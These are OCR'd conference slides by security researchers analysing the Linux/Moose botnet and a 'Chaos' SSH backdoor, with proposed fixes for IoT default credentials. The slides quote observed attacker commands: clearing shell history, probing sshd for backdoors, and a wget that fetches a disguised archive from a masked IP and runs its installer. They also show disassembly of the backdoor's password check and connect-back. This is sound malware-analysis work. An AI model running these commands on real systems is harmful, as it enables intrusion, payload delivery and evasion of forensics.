
Masarah Paquet-Clouston
Cybersecurity Researcher, GoSecure Inc.
Master's Student in Criminology, Université de Montréal

David Décary-Hétu
Assistant Professor, School of Criminology,
Université de Montréal

Olivier Bilodeau
Cybersecurity Research Lead, GoSecure Inc.

Thomas Dupuy
Malware Researcher, ESET Canada Research

- Ego Market: When Greed for Fame Benefits Large-Scale Botnets
- Released during BlackHat Europe in November 2016



Linux/Moose Botnet

Stealthy

Constantly adapting

No direct victims

Hiding in plain sight


Large potential profitability

CHAOS


CHAOS!®

First contact


- SSH Credential brute-forcing from TOR IPs



```
unset HISTFILE ; unset HISTSAVE ; unset HISTLOG ;
history -n ; unset WATCH ; export HISTFILE=/dev/null;
export HISTFILE=/dev/null;
```




```
strings /usr/sbin/sshd | grep %s:%s -A2 -B
strings /usr/sbin/sshd | grep -i backdoor
cat /usr/include/netda.h; cat /usr/include/netdata.h;
cat /usr/include/gpm2.h; cat /usr/local/include/uconf.h;
cat /usr/include/ide.h; cat /etc/ ppp/.tmp;cat /usr/include/mac.h
```



```
wget http://xxx.xxx.xxx.29/cs/default2.jpg; tar xvf default2.jpg;
rm -rf default2.jpg; cd chaos; ./inst;
```

Raw Socket Backdoor?


- Checks every packet



```
mov     dword ptr [esp+8], 0Eh
lea     eax, [ebp+recv_buffer]
add     eax, 34h
mov     [esp+4], eax
mov     dword ptr [esp], offset [redacted]u ; "[redacted]U"
call    password_check
test    eax, eax
jnz     loc_804E823
```

```
mov     eax, [ebp+var_10]
mov     [esp], eax
call    connect_back
jmp     loc_804E823
```

```
loc_804E798:
mov     eax, [ebp+fd_logfile_r]
mov     [esp], eax
call    close
```



Client

Chaos

Listen on port 8338

Send to any port

crypt(salt="j00', password)

Check password

Connect

Generate pre key material

Send pre-key material
40 bytes

Generate_keys()


Generate_keys()

Enc(key_send_client, constant)

Dec(key_receive_chaos , encrypted_constant)

Enc(key_send_chaos, constant)

Decrypt received and check if equal



1	1	0 < len(msg) <= 4096	1	1	1	1	20
size	size	payload	0	0	0	seq	Hmac

Packet integrity

Sha1(Sha1(C1 || (size+payload+ 000seq)) || C2)

Constant for outgoing MAC 1	XOR(6, Sendkey)
Constant for outgoing MAC 2	XOR(\, Sendkey)

Is this good?

- No
- Pre-shared key is sent in plain text
- If recorded, it is easy to generate the same keys and decrypt the whole traffic

More to come

A blog post will be released early next week with details: http://gosecure.net/blog

Future Work

Honeypot

- Run binary droppers in a safe way to **collect stage 2** samples
- Emulate more type of devices
- Make it harder to fingerprint

Data Analysis

- Improve visualizations in data analysis pipeline
- Splunk or ELK (Elastic Search / Logstash / Kibana) or Graylog
- Pcap: AOL’s Moloch
- Build higher-level constructs around iPython’s parallelization API

Reverse Engineering

Build IDA FLIRT signatures for more embedded devices architectures and C libraries


Fixing

the Actual Problem

Fixing the Actual Problem

- Device vendors
  - Stop using default credentials and use per-device credentials instead
  - Stop exposing general purpose management ports (Telnet, SSH)
- Consumers
  - Put passwords on your devices, even if you have to write it on a post it

Demo!



u: admin
p: yournewpass
192.168.1.1

-Yours truly

Fixing the Actual Problem (cont.)

- Developers
  - Have hacker mindset when developing features
  - Think about attack scalability
  - Leverage the implied physical access

Take-aways

- **"IoT is insecure"** but it can be fixed for the low hanging fruit problems
- We need to continue actively collecting and analyzing samples to know in advance what’s coming next

GoSecure

Questions?

- Twitter: @obilodeau
- Blog: http://gosecure.net/blog/
- Github: https://github.com/obilodeau
- Send malware samples: obilodeau@gosecure.ca
- PGP Key Id: `0xEC44EFCD138A63FB`
- **Thank you for attending!**